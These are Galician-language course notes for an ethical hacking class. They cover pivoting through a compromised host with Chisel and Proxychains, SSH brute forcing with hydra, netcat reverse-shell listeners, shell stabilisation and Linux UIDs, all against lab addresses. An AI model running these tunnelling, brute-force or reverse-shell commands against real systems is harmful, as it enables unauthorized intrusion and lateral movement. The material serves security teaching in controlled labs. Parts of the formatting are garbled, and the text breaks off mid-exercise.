Hacking Ético - UD3 - Consolidación e utilización de sistemas comprometidos

2025-2026

Táboa de contido

1. De interese

LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

URLs de referencia

- Chisel
- Socat
- Proxychains
- ired.team - Lateral Movement
- PayloadsAllTheThings - Network Pivoting
- InternalAllTheThings - Network Pivoting Techniques
- InternalAllTheThings- Network Pivoting Tools
- HackTricks - Tunneling and Port Forwarding
- Rapid7 Metasploit - Pivoting in Metasploit
- La Biblia del Hacking en ACTIVE DIRECTORY - Libro desarrollado por Spartan-Cybersecurity
- hackviser - Pentesting Tactics
- HACKERS ARISE - Pentesting - PowerShell for Hackers, Part 1: The Basics
- GitHub repoEDU-CCbySA - Pentester Active Directory
- GitHub vuln-he.lab - Laboratorio Vulnerable de Active Directory con Packer
- GNU/Linux:
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 1
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 2
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 3
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 4
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 5

Plantilla mkdocs

- Plantilla mkdocs material baseada na personalizada por **Fernando Gómez Folgar**

Aviso Legal

2. Apuntamentos

2.1 Consideracións

LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

Consideracións a ter en conta

- **Entorno controlado:** Asegúrate sempre de que calquera experimento se realice nun entorno de laboratorio illado e con máquinas virtuais/contenedores para evitar danos a sistemas en produción.
- **Reversibilidade:** Ten un plan para reverter os cambios. As instantáneas das máquinas virtuais son unha boa solución.
- **Ética:** Lembra que estas técnicas son ferramentas. O seu uso ético é fundamental.
- **Comprender o "Por que":** Non te limites a executar comandos. Tenta entender por que un privilexio permite unha determinada acción e cal é o mecanismo subxacente.

2.2 Tips

2.2.1 Pivoting

Proxychains e SOCKS no Pivoting

INTRODUCIÓN AO PROBLEMA DO PIVOTING

Nun escenario de pivoting, o atacante necesita acceder a unha rede interna á que **non ten conectividade directa**. A solución clásica pasa por empregar unha máquina comprometida como **ponte ou intermediario**.

Pero xurde un problema fundamental: **como forzamos as nosas ferramentas locais (nmap, hydra, ssh, navegador) a usar esa ponte?**

Aquí é onde entran en xogo **SOCKS** e **Proxychains**.

QUE É SOCKS E POR QUE É FUNDAMENTAL

Definición

SOCKS (Socket Secure) é un protocolo de rede que actúa como **proxy a nivel de aplicación**, permitindo que calquera programa redirixe as súas conexións TCP/UDP a través dun servidor intermediario.

Versións de SOCKS

Versión	Características	Uso en Pivoting
SOCKS4	• Só TCP • Sen autenticación • Sen resolución DNS remota	Básico, limitado
SOCKS5	• TCP e UDP • Autenticación opcional • Resolución DNS remota • Soporte IPv6	**Estándar no pivoting**

Por que SOCKS5 é ideal para Pivoting

1. **Transparencia**: A aplicación cliente non precisa modificacións
2. **Flexibilidade**: Calquera protocolo sobre TCP/UDP
3. **DNS remoto**: As consultas DNS resolven no servidor SOCKS, non no cliente
4. **Sen modificación de rutas**: Non require tocar `iptables`, `route` nin NAT

PROXYCHAINS: A PEZA QUE FALTA

Que é Proxychains

Proxychains é unha ferramenta que **intercepta as chamadas de rede dun programa** e rediríxeas a través dun ou varios proxies (HTTP, SOCKS4, SOCKS5).

Funciona mediante **preloading de bibliotecas** (`LD_PRELOAD`), substituíndo as funcións de rede estándar (`connect()` , `bind()` , etc.).

Por que é necesario Proxychains

As ferramentas de hacking **non teñen soporte nativo para proxies SOCKS**:

Ferramenta	Soporte SOCKS nativo	Como úsala
nmap	❌ Non	`proxychains nmap`
hydra	❌ Non	`proxychains hydra`
ssh	✅ Si (con `-o ProxyCommand`)	`proxychains ssh` (máis sinxelo)
curl	✅ Si (`--socks5`)	`proxychains curl` (alternativa)
firefox	✅ Si (config manual)	Configuración de proxy no navegador

Conclusión: Proxychains unifica o proceso e evita configuracións manuais en cada ferramenta.

CONFIGURACIÓN DE PROXYCHAINS

Ficheiro de configuración

Ruta: `/etc/proxychains4.conf` (ou `~/.proxychains/proxychains.conf`)

```
# Editar configuración
sudo nano /etc/proxychains4.conf
```

Configuración básica

```
# Opciones de comportamento
dynamic_chain
proxy_dns
remote_dns_subnet 224
tcp_read_time_out 15000
tcp_connect_time_out 8000

# Lista de proxies
[ProxyList]
socks5 127.0.0.1 1080
```

Opcións importantes

Opción	Descripción	Recomendación
`dynamic_chain`	Usa só proxies dispoñibles	✅ Pivoting estándar
`strict_chain`	Todos os proxies deben funcionar	Para encadeamento múltiple
`random_chain`	Usa proxies en orde aleatoria	Para ofuscación
`proxy_dns`	Resolve DNS a través do proxy	✅ **Fundamental** (evita leaks)
`quiet_mode`	Reduce saída de depuración	Opcional

> **Por que `proxy_dns` é crítico**
>
> Sen `proxy_dns`:
>
> ```
> Máquina atacante resolve dns (ex: "servidor.local") → Consulta DNS dende máquina atacante → Fallaría
> ```
>
> Con `proxy_dns`: ``` Máquina atacante → SOCKS (máquina pivote) → máquina pivote resolve dns (ex: "servidor.local") → Éxito

```

```
Que é un DNS Leak?
Un DNS leak ocorre cando as consultas DNS se resolven **fóra do túnel/proxy**, revelando información sobre os destinos aos que intentas acceder e causando
fallos ao intentar resolver nomes internos.
```
```

```
**O problema en pivoting:**
Cando usas proxychains **sen `proxy_dns`**, o teu ordenador resolve os nomes de dominio (como "servidor.local") **antes** de enviar a petición polo proxy.
Isto falla porque o teu ordenador non ten acceso á rede interna.

Con `proxy_dns` activado, o nome envíase sen resolver ao proxy, e **a máquina pivote** fai a consulta DNS dende dentro da rede interna.

```bash
# En /etc/proxychains4.conf
proxy_dns  # Obrigatorio para evitar DNS leaks
```

Resultado: As túas consultas DNS non "escapan" do túnel, e os nomes internos resolven correctamente.
```

USO DE PROXYCHAINS CON FERRAMENTAS COMÚNS

Escaneo de portos (nmap)

⚠️ **Limitacións:** SOCKS non soporta ICMP nin raw sockets

```
# ❌ NON FUNCIONA: SYN scan (-sS) require raw sockets
proxychains nmap -sS 192.168.57.4

# ✅ FUNCIONA: TCP Connect scan (-sT)
proxychains nmap -sT -Pn -n -p- --min-rate 3000 192.168.57.4
```

Parámetros obrigatorios:

- `-sT` : TCP Connect scan (usa `connect()` , compatible con SOCKS)
- `-Pn` : Non facer ping (ICMP non funciona a través de SOCKS)
- `-n` : Non resolver DNS localmente

Brute force (hydra)

```
proxychains hydra -l usuario -P /usr/share/wordlists/rockyou.txt 192.168.57.4 ssh
```

Acceso SSH

```
proxychains ssh usuario@192.168.57.4
```

Navegador web

Opción 1: Proxychains (lento)

```
proxychains firefox http://192.168.57.4:631
```

Opción 2: Configuración nativa (RECOMENDADO)

1. Firefox → Settings → Network Settings
2. Manual proxy configuration:

- SOCKS Host: `127.0.0.1`
- Port: `1080`
- SOCKS v5: ✅
- Proxy DNS: ✅

LIMITACIÓNS DE SOCKS E PROXYCHAINS

O que NON funciona

Técnica	Por que non funciona	Alternativa
Ping (ICMP)	SOCKS só TCP/UDP	Ping con TCP (`nmap -sT -Pn`)
SYN scan (-sS)	Require raw sockets	Connect scan (`nmap -sT`)
Traceroute	Require ICMP/UDP raw	Non hai alternativa real
ARP requests	Nivel 2 (datalink)	Executar dende máquina pivote

Coidados ao usar Proxychains

1. **DNS Leaks**: Sempre activar `proxy_dns`
2. **Rendimento**: SOCKS engade latencia (normal en pivoting)
3. **Compatibilidade**: Algúns programas non funcionan ben con `LD_PRELOAD`
4. **Resolución de nomes**: Usar IPs sempre que sexa posible

CHISEL: CREANDO O PROXY SOCKS5

Por que Chisel é ideal para pivoting

- Executables para Windows, Linux, macOS
- Túneles inversos (reverse tunneling)
- Cifrado SSH sobre HTTP
- Un único porto para múltiples túneles
- Non require privilexios de administrador

Configuración básica

1. Servidor Chisel (Kali - Máquina Atacante)

```
chisel server --reverse --port 8000
```

Explicación:
- `--reverse` : Permite túneles inversos (cliente inicia, servidor expón)
- `--port 8000` : Porto de escoita para clientes Chisel

2. Cliente Chisel (Máquina comprometida)

```
chisel.exe client IP_KALI:8000 R:socks
```

Explicación:
- `IP_KALI:8000` : Conecta ao servidor Chisel
- `R:socks` : Crea un **túnel inverso** que expón un proxy SOCKS5 en Kali

3. Resultado

```
Chisel server en Kali escoita en:
- Puerto 8000: Para clientes Chisel
- Puerto 1080: Proxy SOCKS5 (automático ao usar R:socks)
```

COMO FUNCIONA SOCKS NUN ESCENARIO REAL


Escenario de exemplo: 🔗 War → Basic

```
┌──────────────┐          ┌──────────────┐          ┌──────────────┐
│  Kali        │ vboxnet0 │  War         │          │  Basic       │
│ 192.168.56.X │◄────────►│ 192.168.56.177 │          │              │
```

```
┌──────────────┐          ┌──────────────┐ ◄──────► ┌──────────────┐
│              │          │ 192.168.57.3 │ vboxnet1 │ 192.168.57.4 │
└──────────────┘          └──────────────┘          └──────────────┘
```

Problema: Kali non ten ruta a `192.168.57.0/24`
Solución: Usar War como proxy SOCKS5

Arquitectura do túnel



Fluxo de conexión con SOCKS

```
1. Kali executa: proxychains ssh usuario@192.168.57.4
2. Proxychains intercepta a conexión
3. Envía a petición ao proxy SOCKS (127.0.0.1:1080)
4. Chisel Server (en Kali) recibe a petición SOCKS
5. Chisel Server envía a petición polo túnel HTTP ao Chisel Client (en War)
6. Chisel Client (en War) conecta a 192.168.57.4:22 dende War
7. Establécese un túnel bidireccional

Fluxo final:
Proxychains → SOCKS:1080 → Chisel Server (Kali) → Túnel HTTP → Chisel Client (War) → Basic:22
```

Exemplo completo: 🔗 Pivoting War → Basic

Paso 1: Configurar Chisel

En Kali:
Executar servidor na máquina atacante

```
chisel server --reverse --port 8000
```

En War:
Executar cliente na máquina comprometida

```
chisel.exe client 192.168.56.113:8000 R:socks
```

Paso 2: Configurar Proxychains na máquina atacante

```
sudo nano /etc/proxychains4.conf
```

```
[ProxyList]
socks5 127.0.0.1 1080
```

Paso 3: Usar ferramentas dende a máquina atacante

Escaneo:

```
proxychains nmap -sT -Pn -n -p22,80,631 192.168.57.4
```

Brute force:


```
proxychains hydra -l usuario -P rockyou.txt 192.168.57.4 ssh
```

SSH:

```
proxychains ssh usuario@192.168.57.4
```

Navegador (CUPS):

```
# Configurar proxy SOCKS5 en Firefox: 127.0.0.1:1080
# Acceder a: http://192.168.57.4:631
```



RESOLUCIÓN DE PROBLEMAS COMÚNS

Erro: "connection refused"

Causa: O túnel SOCKS non está activo

Solución:

```
# Verificar que Chisel server está escoitando
ss -tlnp | grep 1080
```

```
# Verificar conexión do cliente
# Debería aparecer: "proxy#R:127.0.0.1:1080=>socks: Listening"
```

Erro: "Host seems down"

Causa: Nmap non pode verificar o host con ping

Solución: Sempre usar `-Pn`

```
proxychains nmap -sT -Pn -n 192.168.57.4
```

Lentitude extrema

Causa: Proxychains en modo verbose + DNS queries

Solución:
1. Activar `quiet_mode` en proxychains.conf
2. Usar IPs en lugar de nomes de dominio
3. Activar `proxy_dns`

Firefox non usa o proxy

Causa: Configuración incorrecta

Solución:
1. Settings → Network Settings
2. Manual proxy configuration
3. SOCKS Host: `127.0.0.1`, Port: `1080`
4. **Marcar:** "SOCKS v5" e "Proxy DNS when using SOCKS v5"

REFERENCIAS

Documentación oficial

- **Proxychains-ng:** https://github.com/rofl0r/proxychains-ng
- **Chisel:** https://github.com/jpillora/chisel
- **RFC 1928 (SOCKS5):** https://www.rfc-editor.org/rfc/rfc1928

2.2.2 GNU/Linux

Restauración e Estabilización de TTYs Non Interactivas en GNU/Linux

Exemplo

```
script /dev/null -c bash
^Z
stty -a | grep columns #Saída exemplo: speed 38400 baud; rows 47; columns 103; line = 0;
stty raw echo;fg
reset
xterm
export TERM=xterm
export SHELL=bash
stty rows NUMBER1 columns NUMBER2 #Execución exemplo: stty rows 47 columns 103
exit
reset
```

INTRODUCIÓN

En moitas situacións de administración de sistemas, auditoría de seguridade ou execución de comandos en contornas limitadas (como shells inxectadas ou remotas), o usuario atópase cunha **shell non interactiva (TTY)**. Estes shells son básicos, carecendo de funcionalidades esenciais como:

- Historial de comandos.
- Edición de liña (movemento do cursor, borrado).
- Autocompletado coa tecla `Tab`.
- Funcionamento correcto de combinacións de teclas (`Ctrl+C`, `Ctrl+Z`).
- Compatibilidade con programas baseados en ncurses (`vi`, `nano`, `less`).

Esta documentación técnica describe os métodos máis comúns para elevar un shell non interactivo a unha TTY completamente funcional.

MÉTODO I: ENXEÑERÍA DE TTY MEDIANTE `script` E CONTROL DE TRABALLOS

Esta técnica é independente de linguaxes de scripting e utiliza comandos nativos de GNU/Linux para forzar a creación e a reconfiguración dun pseudo-terminal (PTY).

1. Creación do Pseudo-Terminal

O comando `script` executa un shell (aquí `bash`) e rexistra a sesión, o que obriga ao sistema a asignar un novo PTY ao proceso.

```
script /dev/null -c bash
```

Elemento	Función
`script`	Executa o shell especificado forzando a asignación dun PTY.
`/dev/null`	Desbota o ficheiro de rexistro (transcrición).
`-c bash`	Executa o comando `bash` dentro do contexto de `script`.

2. Control de Traballos e Reconfiguración

O novo shell debe ser suspendido e reconfigurado para herdar as propiedades de entrada/saída correctas.

Comando	Función
`^Z` (Ctrl+Z)	Suspende o proceso `script` (e a súa shell interna), enviándoo a segundo plano (`SIGTSTP`).
`stty raw -echo`	Axusta a TTY orixinal: `raw` (entrada de caracteres brutos) e `-echo` (desactiva a duplicación de caracteres).
`fg`	Trae o traballo suspendido de volta á fronte, aplicando as novas configuracións de TTY.
`reset`	Restaura o estado da TTY. Limpa calquera configuración estraña e establece as capacidades do terminal.

MÉTODO II: USO DA LIBRARÍA `pty` DE PYTHON (RECOMENDADO)

Se Python está dispoñible, este é o método máis popular e fiable para forzar un PTY, xa que a librería `pty` está deseñada especificamente para a interacción de terminais.

1. Invocación do Pseudo-Terminal

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

O comando utiliza `pty.spawn()` para substituír o proceso actual por un shell `/bin/bash` nun novo pseudo-terminal.

MÉTODO III: USO DE PERL

Perl é outra linguaxe de scripting a miúdo instalada por defecto nos sistemas Unix/Linux. Pódese usar de forma sinxela para executar un novo shell.

1. Invocación do Shell

O uso máis sinxelo de Perl para iniciar un novo shell é:

```
perl -e 'exec "/bin/bash";'
```

Este comando inicia un novo proceso de `bash`, pero require a estabilización posterior para obter a funcionalidade completa de TTY.

MÉTODO IV: OUTRAS FERRAMENTAS AVANZADAS

Ferramenta	Comando	Vantaxes
`socat`	`socat file:\` tty`,raw,echo=0 exec:"bash -i" `| Proporciona unha TTY funcional e estable, a miúdo nun só paso, aínda que` socat `non sempre está instalado. | … **` rlwrap `** |` rlwrap bash `| Require a instalación de` rlwrap`. Mellora a edición de liñas e o historial de comandos (función Readline), mesmo cando o terminal subxacente é deficiente.	

PASOS COMÚNS PARA A ESTABILIZACIÓN FINAL

Independentemente do método elixido (`script` , Python, Perl, etc.), o proceso final de estabilización **sempre** é necesario para obter o 100% da funcionalidade (como a tecla `Tab` e o control de frechas).

Estes pasos deben realizarse **despois** de executar o comando de invocación (`script` , Python ou Perl, etc) e requiren a secuencia de control de traballos:

1. Control de Traballos (`^Z` e `fg`)

1. **Suspender a Shell (na nova shell):** Premer `^Z` (Ctrl+Z).

2. **Axustar e Recuperar (na shell orixinal):**

```
stty raw -echo; fg
```

2. Configurar o Tipo de Terminal

Dentro do shell agora funcional (despois do `fg`), establécese a variable de ambiente `TERM` para garantir a compatibilidade coas aplicacións de pantalla completa.

```
export TERM=xterm
```

3. Axustar Dimensións da TTY (Opcional, pero recomendado)

Para evitar problemas de formato con `vi`, `nano` ou cando se usa `Tab`, é recomendable establecer as dimensións correctas.

1. **Obter as dimensións** do terminal local (o terminal dende onde se conecta, p. ex., a través de SSH).

```
stty -a | grep columns #Saída exemplo: speed 38400 baud; rows 47; columns 103; line = 0;
```

2. **Aplicar as dimensións** no shell remoto:

```
stty rows <FILAS> columns <COLUMNAS> #Execución exemplo: stty rows 47 columns 103
```

Estes métodos, combinados coa estabilización final, garanten unha experiencia de shell totalmente interactiva.

APÉNDICE: RESTAURACIÓN DA TTY LOCAL (POST-SESIÓN)

Despois de usar a secuencia **`stty raw -echo; fg`** e pechar a shell remota (p. ex., mediante `exit`), a **TTY local** dende a que se iniciou a conexión pode quedar coas súas configuracións de terminal mesturadas.

Isto maniféstase como:

- Ausencia de eco (non se ve o que se escribe).
- Comportamento errático das teclas de control.

O problema é que os axustes `raw -echo` foron aplicados á consola de control, non só á remota.

Solucións para Restaurar a Consola Local

A solución máis eficaz é resetear a configuración do terminal local aos seus valores predefinidos.

Comando	Función	Instrución de uso
`reset`	Restaura o estado da TTY completamente, limpando e reinicializando a configuración.	Escribir **`reset`** (aínda que non se vexa) e premer `Intro`.
`stty sane`	Restaura a TTY a un estado "sensato" ou utilizable, corrixindo o eco e o control de liña.	Escribir **`stty sane`** (aínda que non se vexa) e premer `Intro`.
`stty echo`	Soluciona especificamente o problema de eco (non se mostra o texto).	Escribir **`stty echo`** e premer `Intro`.

> **Recomendación**
>
> O comando **`reset`** é o método máis seguro e rápido para solucionar case todos os problemas de visualización e funcionalidade da TTY local.

rlwrap - Readline Wrapper

DESCRICIÓN

rlwrap é unha ferramenta de GNU/Linux que engade funcionalidade de edición de liña tipo readline a calquera programa de liña de comandos que non a incorpore de forma nativa. Isto inclúe historial de comandos, edición de liña, autocompletado e busca no historial.

INSTALACIÓN

Debian/Ubuntu

```
sudo apt-get install rlwrap
```

Red Hat/CentOS/Fedora

```
sudo yum install rlwrap
# ou
sudo dnf install rlwrap
```

Arch Linux

```
sudo pacman -S rlwrap
```

FUNCIONALIDADES PRINCIPAIS

- **Historial de comandos**: Navegación con frechas arriba/abaixo.
- **Edición de liña**: Movemento con Ctrl+A, Ctrl+E, etc.
- **Busca no historial**: Ctrl+R para buscar comandos anteriores.
- **Autocompletado**: Soporte para completado con TAB.
- **Persistencia**: Garda o historial entre sesións.

EXEMPLOS DE USO NO HACKING ÉTICO

1. Reverse Shell Básica con Netcat

Sen rlwrap (shell limitada):

```
nc -lvnp 4444
```

Con rlwrap (shell mellorada):

```
rlwrap nc -lvnp 4444
```

2. Bind Shell

```
rlwrap nc 192.168.1.100 4444
```

3. Conexión a Bases de Datos

Conectar a MySQL:

```
rlwrap mysql -u root -p
```

Conectar a Redis:

```
rlwrap redis-cli
```

4. Shells Interactivas de Scripts

Para Python:

```
rlwrap python
```

Para Ruby:

```
rlwrap irb
```

5. Mellorar Shell Reversa Completa

Cando se obteña unha reverse shell, pódese mellorar a experiencia:

No atacante:

```
rlwrap nc -lvnp 4444
```

Unha vez conectado, estabilizar a shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
# Premer Ctrl+Z
stty raw -echo; fg
export TERM=xterm
```

6. Usar con Ficheiro de Historial Personalizado

```
rlwrap -H ~/.mi_historial nc -lvnp 4444
```

7. Completado Personalizado

Crear lista de palabras predefinidas que rlwrap usará para ofrecer autocompletado cando se preme `TAB`:

```
echo -e "ls\ncat\nwhoami\nid" > ~/.rlwrap_completions
rlwrap -f ~/.rlwrap_completions nc -lvnp 4444
```

OPCIÓNS ÚTILES

Opción	Descrición
`-a`	Usa sempre readline, incluso se stdin non é un terminal
`-A`	Soporte para cores ANSI no terminal
`-c`	Completa nomes de ficheiros
`-f FILE`	Usa FILE para lista de completado personalizado
`-H FILE`	Usa FILE como ficheiro de historial
`-i`	Modo case-insensitive para completado
`-l FILE`	Garda todo o que se escribe nun ficheiro de log
`-m`	Soporte para comandos multi-liña
`-n`	Non mostra avisos/warnings
`-p[colour]`	Colorea o prompt (cores: Red, Green, Yellow, Blue, etc.)
`-r`	Recorda o historial entre sesións
`-s NUM`	Tamaño máximo do historial (negativo: só lectura)

MELLORES PRÁCTICAS

1. **Usar sempre rlwrap cando se traballa con shells reversas** para mellorar a produtividade.
2. **Configurar alias** no `.bashrc` ou `.zshrc`:

   ```
   alias rl='rlwrap'
   alias ncl='rlwrap nc -lvnp'
   ```

3. **Gardar historiais separados** para diferentes proxectos ou clientes.
4. **Combinar con estabilización de shell** para mellor experiencia.

LIMITACIÓNS

- Non funciona ben con programas que usan controis de terminal complexos.
- Pode ter problemas con certos caracteres especiais en algunhas shells.
- Require que a shell remota tenga Python ou outros intérpretes para estabilización completa.

RECURSOS ADICIONAIS

- Repositorio oficial: https://github.com/hanslub42/rlwrap
- Man page: `man rlwrap`
- Documentación completa: `/usr/share/doc/rlwrap/`

> **Importante**
>
> **rlwrap** é unha ferramenta lexítima que DEBE usarse EXCLUSIVAMENTE en:
> - Auditorías de seguridade autorizadas.
> - Ambientes de laboratorio controlados.
> - Exercicios de formación e CTFs con permiso explícito.
>
> O uso non autorizado en sistemas alleos é ilegal e constituye un delito.

UIDs, Syscalls e Wrappers de Persistencia

1. IDENTIFICADORES DE PROCESO E IDENTIDADE

Linux non usa o teu nome de usuario para comprobar permisos, senón unha serie de identificadores numéricos (IDs) gardados na estrutura de credenciais do proceso no kernel.

Tipo	Descrición	Uso	Onde se garda?
Real UID/GID	O usuario/grupo que **iniciou** o proceso	Identifica quen é realmente o propietario do proceso.	Estrutura `task_struct` do kernel (campo `uid` / `gid`)
Effective UID/GID	O usuario/grupo usado para **comprobacións de permisos xerais**	Determina a maioría de comprobacións de acceso (sinais, capacidades).	Estrutura `task_struct` do kernel (campo `euid` / `egid`)
Saved UID/GID	Copia de seguridade do Effective UID/GID orixinal	Permite alternar entre privilexios sen perder o UID/GID elevado.	Estrutura `task_struct` do kernel (campo `suid` / `sgid`)
Filesystem UID/GID	O usuario/grupo usado para **comprobacións de disco**	Determina os permisos ao acceder ao sistema de ficheiros (ler/escribir).	Estrutura `task_struct` do kernel (campo `fsuid` / `fsgid`)

Concepto de FSUID e FSGID

O **FSUID (Filesystem UID)** e o **FSGID (Filesystem GID)** son identificadores específicos de Linux. Na maioría dos casos, o FUID coincide co EUID.

- **Orixe:** Foron creados para permitir que servidores de ficheiros (como NFS) poidan actuar en nome dun usuario para acceder a ficheiros sen permitir que ese servidor lle envíe sinais (como `kill`) ao usuario que está a ser suplantado.
- **Uso:** O kernel utiliza o FUID/FGID para comprobar permisos de lectura, escritura e execución exclusivamente no sistema de ficheiros.

Exercicios de Recoñecemento

Exercicio 1: Observar os IDs da túa Shell

```
cat /proc/self/status | grep -E "Uid|Gid"
```

Saída:

```
Uid: 1000	1000	1000	1000
Gid: 1000	1000	1000	1000
```

^ ^ ^ ^ | | | | Real Effective Saved Filesystem

Exercicio 2: O bit SUID no mundo real (`passwd` e `/etc/shadow`)

1. **Comproba o ficheiro:** `ls -l /etc/shadow` (Vulnerable se o grupo é `shadow`).
2. **Comproba o binario:** `ls -l /usr/bin/passwd` (Verás o bit `s`).
3. **Ver o proceso vivo:**

- Abre `passwd` nun terminal.
